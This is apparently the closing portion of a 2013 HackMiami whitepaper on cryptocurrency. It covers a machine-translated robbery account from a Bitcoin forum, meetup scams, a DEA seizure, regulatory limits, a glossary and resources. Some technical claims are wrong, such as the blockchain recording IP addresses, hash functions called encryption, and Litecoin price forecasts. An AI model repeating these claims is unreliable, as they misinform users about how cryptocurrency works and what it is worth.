**Fig 1.29 - Translated text of robbery claim [German to English via Google Translate]**

Hello, I have been thinking a long time ago if I'll let you know what happened.  
I come to the conclusion that I now post it publicly.  
Yesterday I had a meeting with a member of Bitcointalk (<https://bitcointalk.org/index.php?topic=229450.0>), it is out of the conversation is a deal been reached, with the proposed € 75 per Bitcoin, as the price was at around the € 78-80, I was ready for a Public Meeting resolved.  
BTC 60 against 4.5 Cash.  
arrived on time, a foreign person was made at the meeting point of a normal impression.  
He wanted to see the money, which I showed him.  
now he had suggested we go to his car, and he from his laptop to me the BTC sends and I give him the money.  
Naive as I am, I went with him.  
There were about 10 min walk, where I then asked where the car is now, he said, we're almost there.  
We then proceeded until I found a heavy blow, no, I thought. There were two people who have followed us, which I really was not've taken.  
From then on, I only punches and kicks get in until I no longer resisted.  
then I was taken off my clock, cash, smartphone.

then you have let go of me where you had what you wanted, and I was still cheerful about my.

The whole is certainly interest you Humanly not but the coins.

I have a block chain mail address created for Bitcoins, so that if the seller of 60 Bitcoins comes too late, because he can not find address or whatever.

, I can pay for the order directly on my phone, so the payment is received before 16 clock and the purchase has been completed and I do not have to drive extra home.

, the problem is about the whole thing, that the block chain side was opened in Safari, in addition, the account data was stored in my notes.

I mean who expects to pass the stuff middle of the day.

using pain plagued homecoming towards that process events .

home came violently to ponder whether Bitcoins are still on our wallet.

now I went to an internet cafe to see if the Bitcoins are still there.

then a relief they are still there.

direct in my email logged account, block chain Email open and found, that there is only the link to the wallet, but not the random-generated 15-digit password.

now on the block chain side, looking for a solution to come into our wallet.

since I had at the time the password that never goes to the block chain server, I

thought now you've really fucked up. Everything clicked through, had no success.

now I have seen opportunities over 1 hour for possible password and deliberate.

since all this did not help, I've been thinking how the whole confession, these are the bitcoins in a wallet where I no longer ran come.

Again open the block chain mail address, I realized that was made a bank transfer, you can send me believe my heart has never been so fast tapped as the time. I would like to not display as scammers, as this not at all fit my personality, let then I can sleep peacefully. Hektek I have no written pushy, send to instantly Bitcoins. Bitdaniel that you accuse me as a scammer, is really the hammer, think about the chat history of entertainment after I had received from 2weiX easily the 50 BTC within minutes. You know 2weiX I would have done like problems to, as he has done to you. Besides, I have you can ask for more BTC have been wanting to complete the purchase.

Respectively like you wanted to buy the whole Jupiter alone , which I declined since even users are entered. Sowas would not make an scammers to or Bitcoins to get MORE money. I can you ever say so much I want to be no longer part of the community. never but never I had in a Bitcoin Forum expects that such Criminal pack hangs out yourself. Solving the problem would be in my eyes, I will refund a reminder to you as involved (name and address I needed) and hope that the perpetrators can be prosecuted criminally .

**Fig 1.30 - Screenshot of cryptocommunity media coverage of robbery -**  
<http://cur.lv/1dph7>

## **Robbery Reported at Bitcoin Exchange Meetup**

By Milly Bitcoin – June11, 2013

Many Bitcoin users have been promoting local meetups for Bitcoin exchanges. The services work by connecting local Bitcoin buyers and sellers who can make exchanges face-to-face. Of course anytime you meet strangers off the Internet to do cash transaction it is dangerous. Bitcoin users are now starting to report issues with these meetups.

In this story (now mostly removed) <https://bitcointalk.org/index.php?topic=174918.0> a user in Ireland claims the buyer was an undercover Police who suspected the user of dealing drugs.

Now a story out of Germany <https://bitcointalk.org/index.php?topic=231970.0> where a user claims he was beaten and robbed trying to do an in-person transaction.

Bitcoin developer Mike Hearn has also reported a relative was defrauded by someone who agreed to pick up a laptop in person only to have the person exploit the Paypal dispute policy and obtain a refund. <https://www.youtube.com/watch?v=mD4L7xDNCmA>

Meeting strangers from the Internet to do cash transactions is a dangerous activity no matter how many people tell you they have done it successfully.

## **Government Seizure as Contraband**

The first documented seizure of Bitcoin took place in June 2013. The United States Drug Enforcement Administration (DEA) seized approximately 11 Bitcoins from a suspect that was accused of illegal activities using an underground e-commerce marketplace. - <http://techcrunch.com/2013/06/27/the-dea-seized-bitcoins-in-a-silk-road-drug-raid/>

The seizure and the physical robbery indicates that cryptocurrencies have solidified themselves as a valuable commodity to both common thieves and law enforcement agencies, demonstrating that Bitcoin and the cryptocurrency concept has longevity and will continue to gain traction with the general population.

## **Limits of Cryptocurrency**

Like any emerging technology, cryptocurrency still has a way to go before it is refined and perfected as a commodity suitable for daily commercial use by the average person.

### **Blockchain Size**

Large public blockchain makes for slow setup of Bitcoin wallets and requires large storage space. As of the time of writing, the Bitcoin blockchain is over 8GB in size. This blockchain size can be problematic with mobile devices, and as the blockchain grows 3rd party storage solutions may become the only option. The reliance on a third party storage solution would defeat the purpose of the principles of being in control of commodity, and subject users to the regulations and terms of service of the solution provider.

## **Privacy**

The public blockchain of cryptocurrencies documents payment address, IP address, and all incoming/outgoing transactions to that address. If anonymity practices are not followed, such as the use of a VPN or the Tor network, then the transaction is attributable in a way that is more public and verifiable than a credit card or cash. This attribution is made even easier if at some point in time the end user has documented their real name along with a Bitcoin payment address.

## **Technical Barriers**

It's hard enough helping the average person navigate simple IT issues. In addition to standard computer navigation, the end user has to understand the concepts of public key private key encryption, peer to peer protocols, mining share submissions, blockchains, and market fluctuations due to supply/demand commodity trading economics. Once those concepts are clear to the end user, only then will they feel totally confident buying and selling on the internet using cryptocurrency.

## **Government Regulations**

US government regulations and Financial Crimes Enforcement Network (FINCEN) requirements are making the widespread adoption of Bitcoin and cryptocurrencies difficult. As of March 2012, FINCEN regulations were amended to redefine the definition of a 'stored value monetary instrument' to include virtual currencies such as Bitcoin. This reclassification of stored value monetary instruments made it a requirement for any business engaged in the activity of exchanging Bitcoin to US fiat currency register as a money transfer business, and be subject to the regulatory requirements thereof.

Many US based exchangers and merchant service providers are making strides in meeting and maintaining regulatory compliance standards. The desire to meet the requirements government regulation and compliance is rarely seen within the cryptoanarchist community. However, since Bitcoin has evolved beyond an argorist experiment into a global commodity, this desire is being sought as many legitimate businesses seek to make use of the benefits of an emerging technology.

## Conclusion

Interest in Bitcoin and other cryptocurrencies will continue to grow. As the mining difficulty rates rise, the value of individual coins will increase. Litecoin will be an interesting cryptocommodity to continue to watch, as the market price has not yet matched the market cap spread. It is possible to see a significant increase in the value of Litecoin in the near future, or perhaps the rise to prominence of another altcoin that is based on an alternative encryption algorithm.

Government regulations will continue to stifle and stonewall the growth of Bitcoin and cryptocurrencies within the United States, but the technology will continue to grow in popularity on an international level. The current government attacks against cryptocurrency can be interpreted as similar to the government actions against mp3 technology, or the ongoing assault against .torrent technologies. In the end, the technology will prevail if it is adopted by enough people and the government actions will be interpreted as futile and oppressive.

## Resources

**Bitcoin Vocabulary** - Official Bitcoin Vocabulary - <http://bitcoin.org/en/vocabulary>  
**Bitcoin.org** - Official Bitcoin Website - <http://www.bitcoin.org>  
**Bitcoin Wiki** - Official Bitcoin Wiki - <http://www.bitcoin.it>  
**Litecoin.org** - Official Litecoin Website - <http://www.litecoin.org>  
**Litecoin Wiki** - Official Litecoin Wiki - [http://litecoin.info/Main\\_Page](http://litecoin.info/Main_Page)  
**Bitcointalk.org** - Official Bitcoin Forum – <http://www.bitcointalk.org>  
**CoinURL** - Bitcoin based ad service - <http://www.coinurl.com/index.php?ref=hackmiami>  
**Dustcoin.com** - Mining profitability calculator –<http://www.dustcoin.com>  
**Coincharts.com** - Cryptocurrency market prices – <http://www.coincharts.com>  
**Coinmarketcap.com** - Cryptocurrency market caps – <http://www.coinmarketcap.com>  
**Blockchain.info** - Public record of BTC blockchain – <http://www.blockchain.info>

## Glossary

**Altcoin** - Alternative cryptocurrency such as Litecoin, Terracoin, PPCoin, or BBQCoin

**Bitcoin** - Original cryptocurrency that emerged in 2009, considered gold standard of cryptocurrency.

**Bitcoin Baron** - Individual who has significantly profited from Bitcoin due to early participation.

**Blockchain** - Public transaction record of cryptocurrency

**Confirmation** - Transaction on the cryptocurrency network

**Cryptocurrency** - File exchange based on decentralized p2p protocol. Value based on supply/demand.

**Difficulty** - Computational effort required to complete a block on a cryptocurrency network.

**FinCEN** - Financial Crimes Enforcement Network - US financial regulatory authority

**Fork** - A 'spin-off' of an open source project, i.e. Feathercoin is a fork of Litecoin.

**Litecoin** - Altcoin that emerged after Bitcoin, considered silver standard of cryptocurrency.

**Mining** - The use of computational power to process transactions for a cryptocurrency blockchain in order to receive a reward of cryptocurrency for the effort.

**Mining Pool** - A centralized server where miners 'pool' resources for more efficient transaction processing.

**Miner** - An individual engaged in mining.

**Pre-mining** - When cryptocoin developers create coins for themselves before the official release.

**SHA-256** - Encryption algorithm used by Bitcoin

**Scrypt** - Encryption algorithm used by Litecoin

**Stored Value Monetary Instrument** - Term by FinCEN referring to regulated business activities.

**Solo-mining** - The use of individual computational power to process transactions without the use of a mining pool.

## About the Author

Alexander Heid is co-founder and President of HackMiami.

His specialties include digital crime intelligence analysis, application security auditing, digital network vulnerability analysis, penetration testing, and malware reversal. Much of the research he has participated in has been featured at national industry conferences and global mainstream media.

## About HackMiami

HackMiami is the premier resource in South Florida for highly skilled hackers that specialize in vulnerability analysis, penetration testing, digital forensics, and all manner of information technology and security.

HackMiami seeks to develop and harness the participation of the information security community through regular events, presentations, labs and competitions.

These events allow the hacker community a forum to present their research, develop new techniques and methodologies, and at the same time provides valuable a networking resource for contracting opportunities.

Visit the official HackMiami website at <http://www.hackmiami.org>